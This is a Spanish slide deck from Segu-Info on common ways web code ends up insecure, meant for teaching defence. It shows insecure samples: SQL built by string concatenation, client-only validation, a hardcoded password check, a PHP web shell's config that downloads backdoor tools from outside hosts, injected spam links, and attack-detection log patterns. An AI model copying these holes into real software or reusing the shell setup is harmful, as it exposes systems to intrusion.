

# b1010 formas de escribir código (in)seguro



**WWW.SEGU.INFO**  
SEGURIDAD DE LA INFORMACION  
10 años educando en seguridad

**Lic. Cristian Borghello, CISSP - MVP**

[www.segu-info.com.ar](http://www.segu-info.com.ar)

@seguinfo

1

## Temario

- Redes externas vs internas
- Bugs “simples”
- Validación de archivos
- XSS y SQL Injection
- Cookies
- Controles en producción
- Conclusiones

Segur-Info  
com.ar


Cuando hablamos de  
Seguridad, en realidad  
¿de qué hablamos?

**RIESGO**



Segu-Info  
com.ar

Superficie de ataque



## Redes Internas vs Externas



*Si sólo personal interno conoce el acceso, entonces nadie podrá acceder desde el exterior*

- Se ingresa a Intranet, sitios de *backend* o de administración a través de URL públicas
- Problemas asociados:
  - El enemigo interno y el abuso de conocimiento
  - El descubrimiento “fortuito” de personal externo

Segu-Info  
com.ar

## Redes Internas vs Externas

The screenshot shows a web browser window with the URL <http://www.segu-info.com.ar/backoffice/login.asp?1>. The page displays a table titled 'Listado de Administradores' and a sidebar with search options.

Nombre	Apellido	Activo
Ibana	...	✓
Guadalupe	...	✗
Juan Ignacio	...	✗
Lulu	...	✓
Administrador	...	✓
Jaime	...	✓
Martin	...	✓
Ana	...	✓
sacha	...	✓

Options sidebar:

- Búsqueda
- Nombre o Apellido :
- Activos
- Buscar
- Todos
- Agregar nuevo registro

An orange arrow points from the 'Agregar nuevo registro' button to the bottom of the table.

Segu-Info  
com.ar

## Bugs "simples"



*Encontramos un pequeño bug que podríamos resolver en un momento pero nos llevaría más tiempo implementarlo en producción que arreglarlo, así que...*

***lo dejamos así, total funciona***

Segu-Info  
com.ar

## Bugs "simples"




*Resolvemos el bug y realizamos una vaga descripción de la resolución porque resulta demasiado complicado explicarlo*

*No detallamos los pasos para reproducir el error porque son triviales o muy complicados*



Segu-Info  
com.ar

## Bug “solucionado”



```
<?php
include '/conn/connection.php';
include '/conn/library/dbaccess.php';

include '/function.php';
include '/function_images.php';
include '/function_menu.php';

$servidor_in = '172.16.1.1';
$servidor_out = '89.13.14.1';
```

Segu-Info  
com.ar

## Validaciones simples


*Cargo los archivos en forma  
dinámica en tiempo de  
ejecución. ¡Qué buena idea!*



- Falta de validación de archivos incluidos o subidos permiten la ejecución de los mismos en el servidor local o remoto
- Se debe validar y rechazar cualquier tipo de archivo MIME no permitido

Segu-Info  
com.ar

## RFI y LFI



```
<?php
#####
##[ By == ]##
##[ @ Juni 2009]##
##[ Written under PHP 5.2.5]##
#####
define('sh_ver','3.3.05.09');
#error_reporting(E_ERROR);
error_reporting(E_ERROR | E_PARSE);
define('starttime', getmicrotime());
#####
##[ CONFIGURATIONS ]##
##[ URL ]##
$sh_mainurl = "http://.com/bozt/";
$sh_mainurl = 'http://.org/';
$krbozt_updateurl = $sh_mainurl."bozt_update.php";
$krbozt_sourceurl = $sh_mainurl."bozt.txt";
$sh_sourcez = array(
    "----[ ]----" => array($sh_mainurl."shellz/
    "psyBNC" => array($sh_mainurl."toolz/fx.tgz","fx.tgz"),
    "Eggdrop" => array($sh_mainurl."toolz/fxb.tgz","fxb.tgz"),
    "BindDoor" => array($sh_mainurl."toolz/bind.tgz","bind.tgz")
);
```

Segu-Info  
com.ar

## Inyección de archivos

```
<A HREF="http://.com/s/27.txt">http://.com/s/27.txt</A>
<P>

<div id="block50" style="display:none">
<a href="http://.ch/log/cialis-new/index.html">best cialis price</a>
<a href="http://.ch/log/cialis-new/?p=1">buy cheap cialis</a>
<a href="http://.ch/log/cialis-new/?p=2">buy cialis generic</a>
</div>
```

Lista de categorías	Bestsellers
<ul style="list-style-type: none"> <li>Alcoholismo</li> <li>Alzheimer Y Parkinson</li> <li>Analgésicos</li> <li>Antialérgicas</li> <li>Antibióticos</li> <li>Anticonceptivos</li> <li>Anticonvulsivos</li> <li>Antidepresivos</li> <li>Antifúngicos</li> <li>Antiinflamatorios</li> <li>Antiparasitarios</li> </ul>	<p>Búsqueda por letra: A B C D E F G H I</p> <div>  <p><b>Genérico Viagra</b></p> <p>Sildenafil Citrate 50/100mg</p> <p>La Viagra Genérica se utiliza para tratar la impotencia masculina también conocida como disfunción eréctil.</p> <p><a href="#">Más información &gt;</a></p> </div> <p><b>\$0.80</b>  <b>COMPRAR!</b></p>

## “Validación” al subir archivos

```
<form onsubmit = "  
  if (document.getElementById('fileUpload').value.match(/xls$/)) ||  
  document.getElementById('fileUpload').value.match(/xlsx$/)) {  
    alert ('Tipo de archivo no valido');  
    return false;  
  } else {  
    return true;  
  }">  
  <input type="submit" id="upload" name="upload" value="Subir" />  
</form>
```

Segu-Info  
com.ar

## Evitar RFI y LFI


- **UrlScan** por defecto bloquea: exe, bat, cmd, com, htw, ida, idq, htr, idc, printer, ini, pol, dat, etc.
- En PHP se puede utilizar **Mod\_Security** y/o **Suhosin**

**Todas las validaciones se  
deben realizar en ambos lados:  
cliente y servidor**

Segu-Info  
com.ar

## XSS – Cross Site Scripting

- Ejecución de **código no validado** en el cliente a través de la inyección del mismo por diversos métodos



## XSS – Cross Site Scripting





# Logs de ataques

String match "CN" at GEO:country_code. [msg "BD_CNTRY: China"]
Pattern match "(?:ht f)tp:/" at ARGS:logo. [id "950117"] [msg "Remote File Inclusion Attack"] [severity "CRITICAL"]
Pattern match "(?:ogg gopher zlib (?:ht f)tps?):/(?:.+).(?:c dat kek gif jpe g jpeg png sh ?tmp asp ?x20)??" at REQUEST_URI. [id "390144"] [rev "16"] [msg "Command shell attack: Generic Attempt to remote include command shell"] [data "http://"] [severity "CRITICAL"]
Pattern match "(?:ht f)tp:/" at ARGS:dir. [id "950117"] [msg "Remote File Inclusion Attack"] [severity "CRITICAL"]
Pattern match "(?:?:\b(?:f(?:tp(?:nb)?f(?:ge put get(?:s?s(c))\b <?(\?xml)))" at ARGS:id. [id "950013"] [msg "PHP Injection Attack"] [data "<?"] [severity "CRITICAL"] [tag "WEB_ATTACK/PHP_INJECTION"]

Segu-Info  
com.ar

# Las galletitas

“

*Programar, comer y beber*  
***¡That's life!***



- Las *cookies* pueden ser obtenidas desde el cliente a través de *scripts* sencillos y a través de ataques XSS
- Si el *browser* soporta **HTTP-Only**, se puede bloquear la lectura y escritura de las *cookies* en el cliente

Segu-Info

Segu-Info  
com.ar

## Control de Cookies

- Controlar la información en las *cookies*
- Implementar HTTP-Only



## Navegadores y HTTP-Only

Browser	Version	Prevents Reads	Prevents Writes
Microsoft Internet Explorer	8 Beta 2	Yes	Yes
Microsoft Internet Explorer	7	Yes	Yes
Microsoft Internet Explorer	6 (SP1)	Yes	No
Mozilla Firefox	3.0.0.6+	Yes	Yes
Netscape Navigator	9.0b3	Yes	Yes
Opera	9.23	No	No
Opera	9.50	Yes	No
Safari	3.0	No	No
Google's Chrome	Beta (initial public release)	Yes	No

X-Powered-By: ASP.NET  
Date: Tue, 26 Aug 2008 10:51:08 GMT  
Content-Length: 2838

<http://www.owasp.org/>

Segu-Info  
com.ar



## Cross Domain Request

“ Los archivos no alcanzaron así que cargamos *img, frames, forms, CSS, JS, etc.* desde múltiples dominios

- **Cross-site HTTP requests:** solicitudes HTTP que se realizan desde diferentes dominios
- La W3C ha propuesto un nuevo estándar para controlar el *Cross Domain Request*
  - Todos los navegadores lo soportan excepto Opera (por ahora)

Segu-Info  
com.ar

## X-Frame Origin

Frame



```
<td>
<iframe src="http://[redacted]/descargas/index.php" width="800" height="841"></iframe>
</td>
```

httpd.conf

Header append x-frame-options "SAMEORIGIN"

En IIS habilitar la opción correspondiente

## RIA: Rich Internet Applications

“ Las aplicaciones no se validan porque no tienen vulnerabilidades, o las mismas no pueden explotarse ”

```
<script type="text/javascript">
  _flash("200", "100", "puntaje.swf",
    "?puntaje=999999
    &nombre=Cristian
    &apellido=Borghello
    &empresa=Segu-Info :)");
</script>
```

APELLIDO: Borghello  
NOMBRE: Cristian  
EMPRESA: Segu-Info :)

9 9 9 9 9 9

Segu-Info  
com.ar

## Dos políticas a implementar

- **Mismo origen:** si dos sitios comparten el mismo [protocolo:puerto] entonces tienen el mismo origen  
Puede ser utilizado para restringir la ejecución sólo desde dominios válidos
- **SandBox:** la ejecución se realiza en un entorno controlado y no se accede a recursos que no han sido específicamente autorizados  
Los procesos son considerados de “baja integridad” y no pueden acceder a procesos de integridad mayor (MIC y UIPI)

Segu-Info  
com.ar

## URL Redirect

*Para controlar los “abandonos” de mi sitio, redirecciono a sitios externos mediante un script*



Segu-Info  
com.ar



## Bad URL Redirect

The screenshot shows a table titled "Cotizaciones libres de las entidades Cambiarias de CAPITAL FEDERAL". The table has columns for "Entidad", "Compra", and "Venta". The table contains various exchange rates for different entities and time periods.

At the bottom of the page, a JavaScript snippet is visible: `javascript:openwin('http://www.segu-info.com.ar/click.asp?origen=banner&redir=www.segu-info.com.ar', '_blank', '');`. An arrow points to this snippet.

## Control de URL

- Registrar y administrar las URL del sitio

```
function valida(F) {
    if( vacio(F.pwd1.value) == false ) {
        alert("Introduzca un cadena de texto.");
        F.pwd1.focus();
        return false
    }
    if( vacio(F.pwd2.value) == false ) {
        alert("Introduzca un cadena de texto.");
        F.pwd2.focus();
        return false
    }
    if( F.pwd1.value != "ad-min" ) {
        alert("La contrasea es incorrecta");
        F.pwd1.focus();
        return false
    }
    if( F.pwd1.value != F.pwd2.value ) {
        alert("Las contraseas no coinciden")
        F.pwd1.value = '';
        F.pwd2.value = '';
        F.pwd1.focus();
        return false
    }
    return true
}
```

Usuario:

Nuevo Password:

Repetir Nuevo Password:

[\*] Estos campos del formulario son obligatorios

¿Ya dije que las validaciones se deben hacer de ambos lados?

## Control de URL


Log in

La página a la que desea ingresar requiere login

Type (or copy-past ) some text to a textbox below. The text can be Base64 string to decode or encode to a Base64.

TGEgcOFnaW5hIGegbGEgcXVIIGRlc2VhIGluZ3Jlc2FyIHJlcXVpZXJlIGxvZ2lu

# SQL Injection



```
function LogUserByUrl($idusuario=0, $Pass='')
{
    $query = "SELECT login FROM usuarios WHERE id = $idusuario AND password = $Pass";

    -----

    function MygetDatosUsr($email) {
        $query = "SELECT * FROM usuarios WHERE login = '$email'";
    }
}
```

Segu-Info  
com.ar

# SQL Injection

```
$blog_id = (int) $args[0];
City = Request.form ("City");
var sql = "select * from Orders where City = '" + City + "'";

$category = $args[3];
$max_results = $args[4];

if (!$this->login_pass_ok($username, $password)) {
    SqlDataAdapter Comando = new SqlDataAdapter("LoginStoredProcedure '"
                                                + Login.Text + "'", conexion);


    // Only set a limit if one was provided.
    $limit = "";
    if (!empty($max_results)) {
        $limit = "LIMIT {$max_results}";
    }
}
```

**Creo que ya lo dije: las validaciones se deben hacer de ambos lados**

Segu-Info  
com.ar




# SQL Injection




Segu-Info  
com.ar

# SQL Injection




Segu-Info  
com.ar

# Aplicaciones para SQL Injection




## Desafío SQL Injection



## Testing en producción



*El testing es rápido así que lo realizamos en el servidor productivo*



**El desarrollo y el *testing* deben realizarse en servidores != producción**

## Conclusiones y pasos a aplicar

- Asumir que cualquier entrada es maliciosa
- Validar todas las entradas
- Validar todas las salidas
- Codificar cada entrada y salida
- Utilizar aplicaciones para validación
- Validar permisos de aplicación y usuarios

# Finalmente: mi preferida

“ Sin palabras... 😊

**Ingreso de Usuario**

Usuario

Contraseña

Ingresar

**LogIn**

Para loguearse utilice la cuenta  
user:badajoz pass:badajoz;  
user:caceres pass:caceres; user:admin  
pass:admin;

Segu-Info.com.ar

## Referencias

- Microsoft Security Development Lifecycle v5  
<http://bit.ly/9piMph> - <http://bit.ly/cGlZBq>
- Threat Analysis and Modeling (TAM) v3  
<http://bit.ly/CTPOUq>
- FoundStone Free Tools  
<http://bit.ly/aep4qs>
- WebGoat  
<http://bit.ly/btPp9n>
- Otras aplicaciones vulnerables para aprender  
<http://bit.ly/i7ajsF>
- Writing Secure Code  
<http://amzn.to/aEytaE>
- Sanitize HTML  
<http://bit.ly/b9fn0R>
- URLScan  
<http://bit.ly/aX8V4X>
- Practical Windows Sandboxing (3 partes)  
<http://bit.ly/adWAIW> - <http://bit.ly/cBgWW9> - <http://bit.ly/9ISw97>

Segu-Info.com.ar

